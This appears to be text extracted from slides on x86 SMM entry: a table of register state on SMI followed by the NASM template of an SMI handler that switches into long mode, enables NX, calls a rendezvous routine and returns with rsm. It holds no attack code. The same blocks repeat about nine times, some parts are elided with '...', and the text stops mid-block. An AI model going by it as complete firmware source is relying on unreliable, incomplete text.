ES	0000
FS	0000
GS	0000
SS	0000
GPRs	Unmodified
EFLAGS	0000_0002
RIP	0000_0000_0000_8000
CR0	PE, EM, TS, PG cleared
CR4	0000_0000_0000_0000
GDTR	Unmodified
LDTR	Unmodified
IDTR	Unmodified
TR	Unmodified
DR6	Unmodified
DR7	0000_0000_0000_0400
EFER	All cleared except SVME

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
           _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
           _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable…):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
mov  rbx, cr0
or   ebx, 0x80010023
mov  cr0, rbx
retf
```

```
@LongMode:
mov  rax, strict qword 0
SmiHandlerIdtrAbsAddr:
lidt [rax]
lea  ebx, [rdi+DSC_OFFSET]
mov  ax, [rbx+DSC_DS]
mov  ds, eax
mov  ax, [rbx+DSC_OTHERSEG]
mov  es, eax
mov  fs, eax
mov  gs, eax
mov  ax, [rbx+DSC_SS]
mov  ss, eax

mov  rbx, [rsp+0x8]

...

mov  rcx, rbx
mov  rax, strict qword 0
SmiRendezvousAbsAddr:
call rax

...

rsm
```

```
BITS 16
ASM_PFX(gcSmiHandlerTemplate):
_SmiEntryPoint:
mov  bx, _GdtDesc-_SmiEntryPoint+0x8000
mov  ax,[cs:DSC_OFFSET+DSC_GDTSIZ]
dec  ax
mov  [cs:bx], ax
mov  eax, [cs:DSC_OFFSET+DSC_GDTPTR]
mov  [cs:bx+2], eax
o32 lgdt  [cs:bx]
mov  ax, PROTECT_MODE_CS
mov  [cs:bx-0x2],ax
mov  edi, strict dword 0
ASM_PFX(gPatchSmbase):
lea  eax, [edi+(@ProtectedMode-
          _SmiEntryPoint)+0x8000]
mov  [cs:bx-0x6],eax
mov  ebx, cr0
and  ebx, 0x9ffafff3
or   ebx, 0x23
mov  cr0, ebx
jmp  dword 0x0:0x0
_GdtDesc:
DW 0
DD 0

BITS 32
@ProtectedMode:
mov  ax, PROTECT_MODE_DS
o16 mov  ds, ax
o16 mov  es, ax
o16 mov  fs, ax
o16 mov  gs, ax
o16 mov  ss, ax
mov  esp, strict dword 0
ASM_PFX(gPatchSmiStack):
jmp  ProtFlatMode
```

```
BITS 64
ProtFlatMode:
mov  eax, strict dword 0
ASM_PFX(gPatchSmiCr3):
mov  cr3, rax
mov  eax, 0x668

mov  cl, strict byte 0
ASM_PFX(gPatch5LevelPagingNeeded):
cmp  cl, 0
je   SkipEnable5LevelPaging

bts  eax, 12
SkipEnable5LevelPaging:

mov  cr4, rax

sub  esp, 8
sgdt [rsp]
mov  eax, [rsp + 2]
add  esp, 8
mov  dl, 0x89
mov  [rax+TSS_SEGMENT+5], dl
mov  eax, TSS_SEGMENT
ltr  ax

mov  al, strict byte 1
ASM_PFX(gPatchXdSupported):
cmp  al, 0
jz   @SkipXd

mov  al, strict byte 1
ASM_PFX(gPatchMsrIa32MiscEnable...):
cmp  al, 1
jz   MsrIa32MiscEnableSupported
```

```
sub  esp, 4
xor  rdx, rdx
push rdx
jmp  EnableNxe

MsrIa32MiscEnableSupported:
mov  ecx, MSR_IA32_MISC_ENABLE
rdmsr
sub  esp, 4
push rdx
test edx, BIT2
jz   EnableNxe
and  dx, 0xFFFB
wrmsr
EnableNxe:
mov  ecx, MSR_EFER
rdmsr
or   ax, MSR_EFER_XD
wrmsr
jmp  @XdDone
@SkipXd:
sub  esp, 8
@XdDone:

push LONG_MODE_CS
call Base
Base:
add  dword [rsp], @LongMode-Base

mov  ecx, MSR_EFER
rdmsr
or   ah, 1
wrmsr
